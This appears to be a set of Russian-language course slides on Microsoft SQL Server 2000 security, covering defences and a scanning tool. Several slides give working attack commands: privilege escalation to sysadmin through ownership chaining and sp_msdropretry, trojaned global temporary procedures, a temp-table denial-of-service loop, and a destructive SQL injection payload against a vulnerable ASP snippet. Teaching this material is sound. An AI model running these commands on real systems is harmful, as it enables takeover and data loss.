
# Межбазовая цепочка владения

## Cross database ownership chain

srvuid	sid	xstatus	xdate1	xdate2	name	password
	<Binary>	22	02.06.2003 16:30:	17.06.2003 12:17:	BUILTIN\Administrators	<Binary>
<NULL>	<Binary>	2	16.06.2003 17:22:	16.06.2003 17:22:	inject	<Binary>
<NULL>	<Binary>	18	06.08.2000 1:27:5	17.06.2003 12:03:	sa	<Binary>
<NULL>	<Binary>	28	20.06.2003 19:01:	20.06.2003 19:01:	WS-GORDEYECHIK	<Binary>
<NULL>	<Binary>	30	17.06.2003 11:25:	21.06.2003 10:04:	WS-GORDEYECHIK	<Binary>
<NULL>	<Binary>	30	20.06.2003 19:03:	20.06.2003 19:03:	WS-GORDEYECHIK	<Binary>
0	<Binary>	192	02.06.2003 16:30:	02.06.2003 16:30:	<NULL>	<Binary>



**create proc dbo.test as  
select \* from master.dbo.sysxlogins  
exec test**





# Межбазовая цепочка владения

## Получение пользователем db\_owner привилегий sa

Создаем вид для модификации таблицы *sysxlogins*

```
create view dbo.test2 as  
select * from master.dbo.sysxlogins
```

Используем ошибку в *sp\_msdropretry* для замены sid (0x01=sa)

```
exec sp_msdropretry  
'xx update sysusers set sid=0x01 where name= "dbo"', 'xx'
```

Set xstatus field to 18 (sysadmin)

```
exec sp_msdropretry  
'xx update dbo.test set  
xstatus=18 where name=  
SUSER_SNAME()', 'xx'
```

# Межбазовая цепочка владения

## Способ защиты

- Отключена по умолчанию в SQL Server 2000 Service Pack 3
- Есть возможность включить в пределах сервера и отдельной базы данных

`exec sp_configure`

`«Cross DB Ownership Chaining», «1»`

`exec sp_dboption`

`«databasename», «db chaining», «true»`

- База данных master **не поддерживает** опцию **db chaining**

# Троянский код в хранимых процедурах

## Временные хранимые процедуры:

- Могут быть созданы любым пользователем
- Могут быть выполнены любым пользователем
- Могут быть модифицированы любым пользователем

### 1. Поиск процедуры:

```
select name from  
tempdb..sysobjects  
where name like '###%'
```

### 2. Модификация:

```
alter proc ##<name> as <исходный код>  
<код трояна>
```

### 3. Ожидание выполнения привилегированным пользователем

# Троянский код в хранимых процедурах

- Microsoft не считает данное поведение уязвимостью
- Глобальные процедуры работают в соответствии с документацией «**by Design**»
- Вывод:  
**Не использовать глобальные хранимые процедуры**

# Отказ в обслуживании

- Временные таблицы могут создаваться любым пользователем
- Пользователь **guest** не может быть удален из базы данных tempdb

```
create table #tmp
```

```
(x varchar(8000))
```


```
insert into #tmp select 'X'
```

```
while 1=1 insert into #tmp select * from #tmp
```

# Отказ в обслуживании

## Использование временных таблиц

```
create table #tmp  
  (x varchar(8000))  
insert into #tmp select 'X'  
while 1=1 insert into #tmp select * from #tmp
```




# SQL Injection

Метод обхода логики приложения и получения непосредственного доступа к данным путем внедрения во входную информацию, обрабатываемую приложением операторов языка SQL

**SQL Injection могут быть подвержены:**

- WEB приложения
- Двухзвенные приложения
- Хранимые процедуры

# SQL Injection



id	name	price
1	user1	1000
1	user2	2000
1	user3	3000



**select \* from test where id=1**

**<http://ws-gordeyechik/inject.asp?id=1>**

```
id = Request.querystring("id")  
SQL_query = "SELECT * FROM test where id="+id  
Set RS = MyConn.Execute(SQL_query)
```



# SQL Injection



id	name	price
1	user1	1000
1	user2	2000
1	user3	3000


**select \* from test where id=1;**  
**delete from test**

<http://ws-gordeyechik/inject.asp?id=1;delete from test>

```
id = Request.querystring("id")  
SQL_query = "SELECT * FROM test where id="+id  
Set RS = MyConn.Execute(SQL_query)
```

# SQL Injection


## Программа Data Thief




# Практическая работа 23

---

## Исследование метода SQL Injection



# Анализ защищённости СУБД



Microsoft® **SQL Server™**

**ORACLE®**


**SYBASE®**

СУБД

**Database  
Scanner**


# Выполняемые проверки

Authentication	Параметры идентификации и аутентификации
Authorization	Права и допуски пользователей к объектам БД
System Integrity	Параметры ОС (платформы)



# Практическая работа 24

Анализ защищённости СУБД MSSQL Server с помощью программы Database Scanner



# Вопросы ?